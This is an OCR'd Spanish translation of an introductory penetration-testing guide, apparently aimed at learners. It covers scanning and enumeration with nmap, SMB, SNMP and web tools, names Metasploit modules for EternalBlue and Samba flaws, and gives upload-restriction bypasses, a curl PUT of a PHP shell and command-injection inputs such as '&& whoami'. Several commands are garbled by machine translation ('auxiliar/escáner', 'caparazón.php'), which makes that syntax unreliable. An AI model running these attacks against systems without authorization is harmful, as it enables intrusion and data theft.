
Start Pentesting Now




A Guide to Ethical Hacking Tools and Techniques

Brian Lucero

Empieza a hacer Pentesting ahora

Una guía de herramientas de hacking ético y
Técnicas

Brian Lucero



CONTENIDO

Pagina del titulo

Derechos de autor

Inicialización

Descubrimiento y enumeración

bases de datos

Encontrar y descifrar contraseñas

Encontrar y usar exploits

Proyectiles y cargas útiles

Línea de comando

Escalada de privilegios

Otros recursos

INICIALIZACIÓN

Este libro está destinado a aquellos que están estudiando y practicando sus habilidades de prueba de penetración para encontrar un trabajo legítimo en seguridad cibernética. Tal vez trabaje en TI y esté buscando una manera de aplicar su conjunto de habilidades actual mientras aprende algo nuevo. Tal vez hayas comenzado un curso de pruebas de penetración y te sientas un poco abrumado. Cualquiera que sea su experiencia, este libro lo ayudará a cerrar la brecha al complementar su conocimiento existente y servir como una referencia valiosa. Estudiar esta guía no lo "convertirá en un hacker", pero lo ayudará a desarrollar su metodología. No confíe únicamente en este libro para practicar o para realizar pruebas, utilícelo para construir su propio sistema.
Tome lo que necesite, agréguelo y evolucione como un profesional de ciberseguridad con pensamiento crítico.

Según mi experiencia, hay tres claves para aprender a hackear con éxito: Ingenio, Investigación y Preparación.

Inventiva

No necesitará vaciar su cuenta bancaria para aprender estas habilidades porque solo me referiré a herramientas y recursos de código abierto. Algunas herramientas, como Metasploit o Burp Suite, tienen versiones profesionales que puede pagar, pero las versiones comunitarias de estas herramientas funcionarán bien para nuestros propósitos. He incluido enlaces para la mayoría de las herramientas, pero tenga en cuenta que a veces los enlaces (especialmente de Github) se eliminan o están desactualizados. La buena noticia es que muchas de estas herramientas están instaladas de manera predeterminada en Kali Linux *(https:// www.kali.org/ downloads),* pero puede usar otra distribución de Linux si lo prefiere. También hay páginas de Github, páginas de manual, blogs y videos tutoriales en Internet que exploran las herramientas y técnicas de este libro (y muchas más), así como tomos sobre temas específicos como Metasploit o Nmap. Además, tenga en cuenta que por cada error o problema que encuentre, es muy probable que alguien haya discutido una solución en un blog, video o foro.

en algún lugar. Hay formas de sortear cualquier obstáculo con el que te encuentres, y parte de ser un hacker es ser capaz de encontrar soluciones sin "reinventar la rueda", por así decirlo, aunque habrá momentos en los que tu propio ingenio deberá hacerse cargo. . Saber cuándo y dónde buscar la solución correcta es una habilidad subestimada, pero se desarrollará con el tiempo y se mejorará con la práctica.

Investigar

Recuerde que gran parte de la piratería informática y las pruebas de penetración implican la investigación de herramientas, servicios, exploits, configuraciones, sistemas operativos, aplicaciones, etc. Si ha estudiado o practicado hasta este punto, no hay duda de que ya ha adquirido alguna experiencia relevante, sin embargo, el panorama de la seguridad cibernética cambia constantemente, y estar bien informado es un proceso interminable. Esté preparado para investigar y encontrar fuentes alternativas, repositorios actualizados y hacer otros ajustes según sea necesario, y asegúrese de examinar las cosas que instala y descarga. A lo largo de este libro se utiliza una sintaxis de ejemplo para varias herramientas. La apariencia de algún texto puede cambiar para indicar partes de los comandos que deben modificarse según las direcciones IP, los puertos, las cuentas, las contraseñas, los archivos, las unidades, etc., con los que esté trabajando. También se utilizan muchas opciones de comando en los ejemplos. Estas no son las únicas opciones disponibles, solo las más comunes. Asegúrese de explorar las diversas opciones para cada una de las herramientas y utilícelas según sea necesario para cada situación única.

Preparación

Piense en esto como haber cumplido los requisitos previos necesarios. Si ha decidido aprender a piratear, sospecho que ya ha investigado algunos de los laboratorios gratuitos y ha practicado máquinas virtuales disponibles en línea, si no es uno de los laboratorios pagos o cursos que ofrecen certificaciones. Esta guía asume que sabe cómo acceder a estos entornos de laboratorio remotos y configurar sus propias máquinas virtuales mediante VMware o VirtualBox. Al menos, ya debería haber intentado crear un entorno de laboratorio físico o virtual para su uso personal, incluso si solo son dos máquinas virtuales que pueden comunicarse entre sí. Este libro también asume que usted ya sabe algo acerca de los sistemas operativos y redes Windows y *nix. Piense en todo el modismo de "gatear antes de caminar". Para dominar tareas más complejas, necesita una línea base de

los fundamentos subyacentes. Si este es un punto conflictivo para usted, mi consejo es que estudie los conceptos básicos de los sistemas operativos Linux y Windows, las redes y al menos un poco de programación (Python es una buena opción). Con bastante frecuencia, gran parte de la piratería consiste simplemente en pensar como un SysAdmin perezoso o con exceso de trabajo. No es raro que los administradores pospongan la instalación de parches críticos o tomen atajos, como configurar servicios o scripts para ejecutarse con demasiados permisos o ser accesibles de forma remota. Esta es la razón por la que es tan importante que tenga una comprensión básica de las habilidades básicas que he mencionado, porque contribuirá en gran medida a ayudarlo a identificar estos lapsus y usarlos para su beneficio. Cualquier otra cosa que pueda agregar además de eso es salsa, pero realmente necesita comprender estos fundamentos si quiere comenzar a trabajar y evitar frustraciones innecesarias. Si ya tiene esta base, entonces está más adelantado en el juego de lo que probablemente se dé cuenta.

¿Qué hay en este libro?

El material cubierto en este libro se ha dividido en los capítulos que se describen a continuación. Si bien están organizados en este orden en particular, siéntase libre de saltarlos.

Descubrimiento y enumeración cubre los aspectos básicos del descubrimiento de sistemas en el entorno de destino, determinando qué servicios se ejecutan en ellos y qué problemas de configuración o vulnerabilidades comunes pueden existir.

El capítulo **Bases** de datos aborda los diversos tipos de bases de datos que puede encontrar, cómo interactuar con ellas y los conceptos básicos de las inyecciones de SQL y NoSQL.

Encontrar y descifrar contraseñas explica muchas de las herramientas y métodos comunes para usar en ataques de fuerza bruta, recopilar contraseñas de un sistema y descifrar hashes de contraseñas descubiertas.

Encontrar y usar exploits repasa los recursos principales para buscar exploits existentes y compilarlos, así como el uso básico de Metasploit.

Shells & Payloads describe los diversos tipos de shells que puede usar, cómo generar muchos de ellos y cómo interactuar y modificar su funcionalidad según sea necesario.

Command Line entra en detalles sobre comandos específicos de Windows y Linux que necesitará saber una vez que tenga acceso a un objetivo

sistema.

La **escalada de privilegios** desglosa muchos de los métodos comunes para escalar a privilegios de raíz o de sistema en un sistema de destino.

Se proporcionan **otros recursos** para elementos que no encajan perfectamente en las secciones anteriores.

Con todo esto en mente, permítame reiterar que la intención de este libro es ayudarlo a desarrollar su metodología, no enseñarle los fundamentos de Linux, cómo configurar máquinas virtuales o servir como una especie de lista de verificación. Si está dispuesto a dedicar tiempo para hacer la transición a la ciberseguridad, o específicamente a las pruebas de penetración, la información de este libro puede ayudarlo a lograrlo. Sin lujos, sin relleno, sin ejercicios: solo una guía simple para comenzar a hacer pentesting ahora. Una vez que comience su viaje en las pruebas de penetración y comience a obtener algunas victorias en su haber en los laboratorios, la piratería (legalmente) demostrará ser una experiencia muy agradable y gratificante, pero debe tener perseverancia. Aprenderá tanto del fracaso como del éxito, si no más. Comprender esto y mantener el rumbo es lo que te separará del resto.

Sigue adelante, lo tienes.

DESCUBRIMIENTO Y ENUMERACIÓN

Si ha pasado algún tiempo en laboratorios de piratería, sin duda ha escuchado a la gente jurar que necesita escribir su enumeración. Hay muchos scripts circulando en Internet que la gente sugiere para facilitar la enumeración y ahorrar tiempo. Bueno, no están equivocados, pero tampoco necesariamente tienen razón. La enumeración de secuencias de comandos puede ahorrar algo de tiempo o ciclos cerebrales, pero no es exactamente propicio para el aprendizaje, especialmente al principio. La razón es que las personas tienden a depender demasiado de la automatización y no aprenden lo que realmente está haciendo. Lo que termina sucediendo es que ahorra algo de tiempo al ejecutar herramientas y comandos manualmente, solo para pasar ese tiempo revisando resultados que a menudo son irrelevantes o desconocidos. Es fácil ejecutar una secuencia de comandos con un shell de privilegios bajos, volcar páginas de salida, examinarlo en busca de alguna pista sobre cómo escalar privilegios y aún perderlo, ya que no ha practicado realizar búsquedas enfocadas para tipos específicos de vulnerabilidades y configuraciones incorrectas. También es posible que el script ni siquiera le haya indicado la forma de escalar los privilegios en su salida. Puede ejecutar una secuencia de comandos que realiza varios tipos de enumeración de puertos y luego terminar realizando muchas de las mismas tareas manualmente de todos modos. Algunas herramientas realizan funciones similares pero arrojan resultados diferentes, mientras que a veces debe discernir que tal vez ese puerto no estándar sea SSH o HTTP o algo más, y decidir cómo desea enumerarlo utilizando diferentes herramientas y opciones no predeterminadas. Si quieres escribir todo, sé mi invitado.
Solo digo que, a la larga, estarás mejor si aprendes a hacer las cosas tú mismo antes de decirle a un robot que lo haga por ti.

La enumeración es un concepto perdurable que durará todo el ciclo de vida de un ataque. Comprenda que la enumeración en el contexto de este capítulo se trata de la etapa inicial de descubrimiento y reconocimiento de un ataque. Cuando descubrimos sistemas y luego determinamos qué puertos están abiertos, queremos saber qué versiones de los servicios se están ejecutando en estos puertos, cómo pueden ser estos servicios

configurado (o mal configurado), qué usuarios tienen acceso al sistema a través de estos servicios, etc. Con esta información, podemos determinar formas de interactuar con el sistema para nuestros propios fines. Enumeraré algunos comandos básicos para varias herramientas de escaneo y luego pasaré a algunos puertos y servicios comunes que pueden descubrirse a partir de sus escaneos. Enumeraré herramientas adicionales con algunos comandos básicos para enumerar estos descubrimientos, así como algunos exploits **Metasploit** o **Manual** relevantes. Hay nuevas herramientas que se desarrollan constantemente, y demasiadas para enumerarlas aquí, por lo que querrá explorar todos estos recursos más a fondo mientras prueba otros que descubra en el camino.

Escaneo

Para el escaneo básico de redes/puertos, puede escribir un script o usar una herramienta existente. En la mayoría de las circunstancias, Nmap debería ser su opción para escanear, pero a veces es posible que desee usar otra cosa por varias razones. La razón principal por la que puede querer escribir un script es porque desea escanear desde una computadora que no tiene instalada ninguna de estas herramientas y necesita escribir algo rápido. Por ejemplo, está cambiando a otra subred desde una máquina Linux con dos interfaces de red y no quiere o no puede instalar Nmap, por lo que escribe un script bash rápido que escanea esa nueva subred por usted. Por supuesto, hay cientos de formas de hacer todo esto, pero nunca está de más tener opciones. Hablando de opciones, asegúrese de explorar todas las opciones de cada herramienta enumeradas en este capítulo y en los siguientes, especialmente Nmap, que es una de las herramientas más valiosas que puede aprender.

Nmap

https://nmap.org/download.html

Nmap es mucho más que un escáner de puertos. Existen numerosas opciones para los tipos de escaneos que puede realizar, qué tan amplios o granulares puede hacerlos, los datos que puede recuperar y la forma en que se le presentan los datos. También hay scripts que pueden enumerar usuarios, contraseñas de fuerza bruta, detectar vulnerabilidades específicas y más. Incluso si decide que prefiere la respuesta a incidentes o la administración del sistema, Nmap estará en su cinturón de herramientas.

Un ejemplo de un escaneo básico se ve así:

```
nmap -v -Pn -sS -sV -O -p0-65535 -T4 TARGETIP
```

En este ejemplo, le digo a Nmap que realice un escaneo sigiloso (sS) agresivo (T4) y detallado (v) en el TARGETIP que me brinda el servicio y los detalles de la versión (sV) de los puertos descubiertos, así como el sistema operativo (O), mientras escanea todos los puertos bajo el sol (-p0-65535).

Nmap tiene toneladas de opciones adicionales con las que debe familiarizarse. https://nmap.org/book/man-briefoptions.html Consulte también Zenmap para Windows: https://nmap.org/zenmap/

NetDiscover

https://github.com/alexxy/netdiscover netdiscover -p -r IPRANGE/XX **Ejemplo:** netdiscover -p -r 192.168.1.0/24

UnicornScan

https://sourceforge.net/projects/osace Esta es una buena herramienta para escanear puertos UDP.

```
unicornscan -r 300 -mU -v -I TARGETIP
```

Knockd (para tocar puertos) https://zeroflux.org/projects/knock knock -d 1000 TARGETIP <puerto> <puerto> <puerto> Para aprovechar la activación de puertos, deberá realizar un reconocimiento/enumeración significativos de antemano para conocer los puertos correctos y la secuencia a utilizar. Una vez que use la combinación correcta, verá los nuevos puertos que están abiertos en su escaneo **Nmap** posterior.

PYME (139, 445)

SMB generalmente significa unidades compartidas. Estos pueden ser cualquier cosa, desde un servidor de archivos de red, un NAS o incluso una computadora de escritorio. Las personas comparten cosas todo el tiempo y luego se olvidan por completo, dejando los sistemas y sus contenidos expuestos a personas curiosas o maliciosas, a veces incluso a todo Internet. A menudo, estos están destinados a estar disponibles para algunos usuarios internamente, pero los permisos están mal configurados. Una vez trabajé para un MSP donde un cliente se enteró de esto de la manera más difícil cuando un empleado de nivel medio encontró información sobre el salario de un compañero de trabajo y reseñas internas deficientes sobre sí misma en una acción no garantizada. Imagínese el daño que podría haber causado alguien que entró con intenciones maliciosas.
Si bien muchas organizaciones grandes se están mudando a plataformas como Box, OneDrive,

o SharePoint, no han abandonado los recursos compartidos de red por completo, y muchas pequeñas y medianas empresas todavía dependen casi exclusivamente de los recursos compartidos de red local.

Nmap

nmap -Pn -p 139,445 TARGETIP --script smb-brute --script smb-enum* No olvide verificar las vulnerabilidades conocidas. nmap -Pn -p 139,445 TARGETIP --script=smb-vuln-ms* A veces, los resultados son más precisos si ejecuta scripts por separado, como: nmap -Pn -p 445 --script=smb-vuln-ms17-010.nse TARGETIP nmap -Pn -p 445 --script=smb-vuln-cve-2017-7494.nse TARGETIP

SMBClient

https://pkgs.org/download/smbclient smbclient -L //TARGETIP smbclient //TARGETIP/SHARE smbclient //TARGETIP/SHARE -U guest%

Enum4Linux

https://github.com/CiscoCXSecurity/enum4linux enum4linux -a TARGETIP

Además, consulte la versión más reciente de Enum4linux:

https://github.com/cddmp/enum4linux-ng

NBTScan

https://sectools.org/tool/nbtscan/ nbtscan -vh TARGETIP

RPCClient

https://pkgs.org/download/smbclient *o* ***apt-get install smbclient*** rpcclient -U "" TARGETIP Comandos útiles de rpcclient: srvinfo enumdomusers getdompwinfo querydominfo netshareenum netshareenumall

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec

crackmapexec TARGETIP -d DOMINIO -u USUARIO -p CONTRASEÑA --rid brute
crackmapexec TARGETIP -d DOMINIO -u USUARIO -p CONTRASEÑA -users

crackmapexec TARGETIP -d DOMINIO -u USUARIO -p CONTRASEÑA -shares Si encuentra recursos compartidos interesantes, intente montarlos . mkdir /mnt/f mount.cifs //

TARGETIP/SHARE /mnt/f -o user=USUARIO

Impacket

https://github.com/SecureAuthCorp/impacket smbclient.py
DOMAIN/username:passwordorhash@TARGETIP Las suites **CrackMapExec** e

Impacket son realmente útiles para conocer, pero son particularmente divertidas de usar una vez que tiene credenciales de trabajo para un sistema de destino.

Windows MS17-010 (Azul Eterno)

Esta es una vulnerabilidad importante que explotó aún más gracias al ataque del ransomware *WannaCry* , por lo que *debería* repararse en el mundo real.
Teniendo en cuenta que la vulnerabilidad estaba presente en todos los sistemas operativos de Windows desde Windows 2000 y XP, debe verificar esta vulnerabilidad en cualquier sistema Windows con SMB abierto, especialmente si confirma que SMBv1 está en usar.

Nmap script para detectar vulnerabilidad:
smb-vuln-ms17-010.nse **Metasploit:** exploit/

windows/smb/ms17_010_eternalblue_win8
exploit/windows/smb/ms17_010_psexec exploit/windows/smb/
smb_doublepulsar_rce exploit/windows/smb/
ms17_010_eternalblue Este último fue *técnicamente* limitado a
x64 Windows 7 y 2008, pero se sabe que funciona en sistemas de 32 bits.

Explotación **manual :** https://github.com/3ndG4me/AutoBlue-MS17-010 También está

FuzzBunch, la herramienta de la NSA que se filtró en 2017. Vale la pena conocer esta herramienta, y EternalBlue es posiblemente la mejor manera de hacerlo.

https://github.com/x0rz/EQGRP_Lost_in_Translation Para
mayor versatilidad, utilícelo con **PowerShell Empire** https://
www.powershellempire.com/ https://github.com/
EmpireProject/Empire **Linux EternalRed/SambaCry**

(CVE-2017-7494)

Inmediatamente después de la vulnerabilidad de EternalBlue, Linux tuvo sus propios problemas con SMB cuando se descubrió un problema de hace 7 años.

Script **Nmap** para detectar vulnerabilidad:
smb-vuln-cve-2017-7494.nse

Metasploit: exploit/linux/samba/is_known_pipename
Explotación **manual :** https://github.com/opsxcq/exploit-
CVE-2017-7494 https:// www.exploit-db.com/exploits/42060/
Linux trans2open (CVE-2003-0201)

Esto se aplica a las versiones de Samba 2.0.0 a 2.0.10 y 2.2.0 hasta 2.2.8a.

Metasploit: exploit/linux/samba/trans2open
Explotación **manual :** https://www.exploit-db.com/exploits/7/

Ventanas MS08-067

Script **Nmap** para detectar vulnerabilidad:
smb-vuln-ms08-067.nse **Metasploit:**

exploit/windows/smb/ms08_067_netapi Si se usa contra
el puerto 139, es posible que deba realizar algunos ajustes no tan obvios
en Metasploit. establecer RPORT 139 establecer SMBDirect falso
Explotación **manual :** https://www.exploit-db.com/exploits/40279/
RP (135)

Nmap

```
nmap -p 135 -sV -Pn TARGETIP --script=msrpc-enum
```

Ejecución de comandos de consola RPC

Si tienes credenciales
Metasploit: exploit/multi/misc/msf_rpc_console

Windows MS03-026 (RPC DCOM)

Metasploit: exploit/windows/dcerpc/ms03_026_dcom Explotación **manual :** https://www.exploit-db.com/exploits/66/ **RPCBind (111) rpcinfo**

Instalar: apt-get install rpcbind rpcinfo -p TARGETIP Busque *mountd* en los resultados y use *showmount* (abajo)

showmount

Instalar: apt-get install nfs-common
showmount -e TARGETIP mount -t nfs
TARGETIP:/directorio /tmp/nfs

Nmap
nmap -sV TARGETIP -p 111 --script=rpcinfo.nse nmap -sV TARGETIP -p 111 --script=rpc-grind.nse nmap -sV --script=nfs-showmount.nse TARGETIP mount IPADDRESS:/share / mnt/ nfsshare

Correo electrónico (25,110,143)

Comandos SMTP y POP3 https://www.suburbancomputer.com/tips_email.htm

Nmap
nmap -p 25 -sV -Pn TARGETIP --script=smtp*

SMTP (25) nc
-nv TARGETIP 25 telnet
TARGETIP 25
nombre de usuario VRFY
AYUDAR

POP3 (110)
nc -nv TARGETIP 110 telnet
TARGETIP 110
nombre de USUARIO
PASAR contraseña

LISTA

RETR 1 *(Recupera el primer mensaje)*

IMAP (143) nc
-nv TARGETIP 143 telnet
TARGETIP 143

SNMP (161)

Lista de cadenas comunes

https://github.com/danielmiessler/SecLists/blob/master/Discovery/SNMP/common snmp-community-strings.txt

MIB

http://www.mibdepot.com/index.shtml Ejemplos:
1.3.6.1.2.1.25.1.6.0 (Procesos del sistema
Linux)
1.3.6.1.4.1.77.1.2.25 (tabla de usuarios de Windows)

Nmap:

nmap -Pn -p 161 -sV -sU --script=snmp-processes,snmp-netstat TARGETIP **Onesixtyone**

https://github.com/trailofbits/onesixtyone Onesixtyone - c snmpstringslist.txt -i iplist.txt -w
100

Comprobación

de SNMP http://www.nothink.org/codes/snmpcheck/index.php
snmp-check -v 2 TARGETIP -c communitystringname

SNMP Walk

Linux: http://www.net-snmp.org/download.html *o* **Instale:** apt-get install snmp snmpwalk
-c stringname -v 2c TARGETIP MIBVALUE

Telnet (23)

Metasploit: auxiliar/escáner/telnet/telnet_login telnet
PUERTO TARGETIP

FTP (21)

Intente iniciar sesión con *anónimo* como nombre de usuario y contraseña.

También puede probar esto con el script de **Nmap :** ftp-anon.nse O simplemente intente abrirse camino con fuerza bruta con: ftp-brute.nse

Compruebe el servicio a través del navegador también. ftp://TARGETIP Tenga en cuenta que los servicios FTP pueden ser vulnerables a Directory Traversal desde un navegador web O una terminal.

Pruebe comandos como DIR, GET y PUT: ftp> dir ftp> get banking.xls ftp> put file.php Recuerde cambiar al modo binario para transferencias de archivos ejecutables. ftp > ftp binario > PUT nc.exe

Más comandos FTP: https://www.ftp-commands.com/ **SSH (22)**

Metasploit

auxiliar/escáner/ssh/ssh_enumusers establecer RHOSTS TARGETIP establecer USER_FILE userlist.txt correr

auxiliar/escáner/ssh/ssh_login

ssh_enum.py https://github.com/nccgroup/ssh_user_enum Este es el uso predeterminado, los nombres de usuario válidos tardarán más que el resto: ssh_enum.py -u usernames.txt -i TARGETIP Esto puede ayudar a optimizar: ssh_enum.py -u usernames.txt -i TARGETIP -a Autotune **Ejemplo:** ssh_enum.py -u nombresusuarios.txt -i 192.168.1.2 -m 4000 -t 8 Es posible que no se ejecute si se detectan falsos positivos al principio *(similar a*

el módulo MSF).

sshuserenum.py

https://www.exploit-db.com/exploits/40136/ sshuserenum.py
TARGETIP -U users.txt Puede dar falsos positivos
después de uno real.

Nmap

nmap -p 22 --script ssh-brute TARGETIP **HTTP/**

HTTPS (80, 443)

Busque aplicaciones y servicios habilitados para http en otros puertos no estándar como el 8000 o el 8080. A veces, simplemente navegar a un puerto revela una interfaz web o una ventana de inicio de sesión para un servicio o una aplicación. Por ejemplo, un escaneo puede revelar el puerto 9090 pero no mostrarle cuál es el servicio; sin embargo, navegar a *http:// 10.1.1.100:9090* puede mostrarle una pantalla de inicio de sesión de Jenkins.

Busque *robots.txt* en el nivel raíz web para encontrar directorios ocultos.

Por ejemplo, es posible que haya descubierto *https:// 10.1.1.100/ wordpress/* durante la enumeración. Sin embargo, una verificación de *https:// 10.1.1.100/ robots.txt* revela que hay un directorio en *https:// 10.1.1.100/ old/* que contiene una instalación anterior de WordPress que no está protegida correctamente, lo que le permite ver la configuración archivos con contraseñas en ellos que todavía están en uso en la instalación actual de WordPress. Una herramienta como Dirbuster o Nikto normalmente puede encontrar estos directorios ocultos, pero siempre es una buena idea verificar manualmente para estar seguro y volver a escanear estos directorios recién descubiertos si es necesario.

Escanear servidores web

Nikto

https://github.com/sullo/nikto Nikto
detecta credenciales débiles a veces, así que asegúrese de leer los resultados del escaneo cuidadosamente. nikto -h TARGETIP nikto -h http://TARGETIP:8000 nikto -h http://TARGETIP/somedirectory nikto -host TARGETIP -useproxy http://10.1.1.1:8080 Nikto no requiere que elija una lista de palabras para detectar directorios, pero las próximas herramientas requerirán que especifique uno.

Dirbuster

https://sourceforge.net/projects/dirbuster/ Para iniciar esta herramienta, simplemente escriba dirbuster desde la línea de comando. Debería aparecer una GUI que le permita realizar cambios adicionales en su escaneo antes de iniciarlo.

Para la URL de destino, simplemente escriba http://TARGETIP (o http://hostname) y agregue :PORT o /*directoryname* según sea necesario.

A continuación, querrá elegir una buena lista de palabras para la fuerza bruta del directorio. Puede elegir una lista de una ubicación como las siguientes o crear la suya propia.

Ubicaciones de la lista de palabras: /usr/share/dirbuster/wordlists/ /usr/share/dirb/wordlists/ /usr/share/wfuzz/wordlist/general/

También puede agregar un subdirectorio al campo en la parte inferior, simplemente no agregue aquí si ya lo ha agregado al campo URL de destino.

Si desea que el escaneo intente encontrar más directorios dentro de los subdirectorios que descubre, deje Recursivo marcado. Puede acelerar el escaneo desmarcando Archivos de fuerza bruta.

Dirb

https://sourceforge.net/projects/dirb/ dirb http: // TARGETIP /usr/share/dirb/wordlists/common.txt

Gobuster

https://github.com/OJ/gobuster gobuster -e -u http://TARGETIP -w /usr/share/dirb/wordlists/common.txt **WPScan**

(WordPress) https://github.com/wpscanteam/wpscan Enumerar usuarios: wpscan --url TARGETIP -eu Buscar complementos vulnerables: wpscan --url TARGETIP -e vp Fuerza bruta en una cuenta (es decir, administrador): wpscan --url TARGETIP --wordlist /root/customwordlist.txt --username administrador --agente-aleatorio

wfuzz

https://github.com/xmendez/wfuzz wfuzz -c -z file,/wordlist.txt --hc 404 http://TARGETIP/FUZZ > wfuzz.txt Use listas de palabras como: /usr/share/wfuzz/wordlist/general/megabeast.txt Vea posibles hallazgos: cat wfuzz.txt |grep 200 **FFUF (Fuzz Faster U Fool)** https://github.com/ffuf/ffuf ffuf -c -w /root/wordlist.txt -u http://TARGETIP/FUZZ

Joomscan

https://github.com/rezasp/joomscan joomscan -ec -u http://TARGETIP

CMSMap

https://github.com/Dionach/CMSmap cmsmap.py -t http://TARGETIP **Burp Suite** https://portswigger.net/burp/communitydownload Burp Suite se puede usar para escanear un sitio web en busca de vulnerabilidades y explotarlas. Una vez que realice un escaneo usando las opciones de Burp's Scanner, cambie a la pestaña Destino > Mapa del sitio para obtener detalles de las vulnerabilidades que se descubrieron. Puede explorarlos, que pueden ser cualquier cosa, desde inclusiones de archivos hasta inyecciones de SQL, o simplemente puede usar la función Proxy> Intercept para realizar cambios en los datos POST que le permitan omitir muchas medidas de validación de entrada.

También puede usar Burp Suite para automatizar ataques de fuerza bruta contra los inicios de sesión en sitios web. https://portswigger.net/support/using-burp-to-brute-force-a-login-page

RESTRICCIONES DE CARGA DE ARCHIVOS

A veces, encuentra una manera fácil de cargar un shell solo para verse frustrado por las restricciones de carga, como los tipos de archivos no permitidos. Afortunadamente, existen varias formas de eludir las restricciones en los métodos o aplicaciones de carga, algunas de las cuales se enumeran a continuación.

-Utilice Proxy > Intercept de Burp Suite para manipular los datos POST
-Cambiar nombres de archivos o extensiones a mayúsculas o minúsculas

-Cambiar o agregar extensiones de archivo adicionales

-Mover el archivo desde otra ubicación *(es decir, con Curl o Command Injection)*

-Utilice diferentes caracteres de finalización antes de las extensiones de archivo permitidas *(es decir, byte nulo)*

MÉTODO 'PONER'

Curl

curl -T shell.php http://TARGETIP/

DavTest

https://github.com/cldrn/davtest davtest

-url http://TARGETIP

Cadáver

https://github.com/grimneko/cadaver cadáver

http://TARGETIP/dav/ dav:/dav> poner

caparazón.php

VULNERABILIDADES COMUNES

WebDav

Pruebe estos cuando conozca el nombre de usuario/contraseña (es decir, *xampp:wampp).*

Metasploit: exploit/windows/http/xampp_webdav_upload_php **Manual:** https://

github.com/blu0/webdav-exploit

Heartbleed

nmap -sV -p 443 --script=ssl-heartbleed TARGETIP **Metasploit:**

utilice auxiliar/escáner/ssl/openssl_heartbleed **Manual:** https://github.com/

sensepost/heartbleed-poc **Ejemplo:** heartbleed-poc.py DOMINIO.COM

ShellShock

Esto no es solo un exploit HTTP, sino que el vector CGI es muy común. nmap TARGETIP

-p 80 --script=http-shellshock --script-args uri= /directory/something.cgi Ajusta los puertos/

argumentos según la enumeración web (Nikto, DirBuster, etc.).

Puede utilizar los métodos **Burp Suite** o **Curl** for User Agent durante la explotación. https://github.com/

mubix/shellshocker-pocs https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-

salvaje.html

COMPLEMENTOS ÚTILES PARA FIREFOX

Barra de pirateo: https://addons.mozilla.org/en-US/firefox/addon/hackbartool/ Conmutador de agente de usuario: https://addons.mozilla.org/en US/firefox/addon/uaswitcher/ Datos de manipulación: https://addons.mozilla.org/en-US/firefox/addon/tamper-data for-ff-quantum/

Administrador de cookies rápido: https://addons.mozilla.org/en US/firefox/addon /administrador-rápido-de-cookies/ Administrador de cookies +: https://addons.mozilla.org/en-US/firefox/addon/a cookie-manager/ FoxyProxy: https://addons.mozilla.org/en-US/firefox/addon/foxyproxy estándar/ Fácil XSS: https://addons.mozilla.org/en-US/firefox/addon/easy-xss/ Wappalyzer: https:// addons.mozilla.org/en-US/firefox/addon/wappalyzer/ Desarrollador de Firebug/FireFox: https:// blog.getfirebug.com/

COMANDO DE INYECCIÓN

Agregue comandos como *ipconfig* o *ifconfig* para probar la inyección de comandos en servidores web.

Estos podrían ser a través de campos de entrada que permiten comandos del sistema u otro código como PHP. También podrían estar presentes en las API expuestas o incluso en las URL de un sitio web que muestre los comandos reales en ellas. Para probar, intente agregar comandos adicionales después de ; o **&&** caracteres.

Por ejemplo, un campo de entrada en un servidor web diseñado para buscar un archivo en el sistema mediante comandos del sistema operativo puede permitir entradas como: nombre de archivo; ipconfig o prueba.txt && whoami

INCLUSIÓN DE ARCHIVO REMOTO

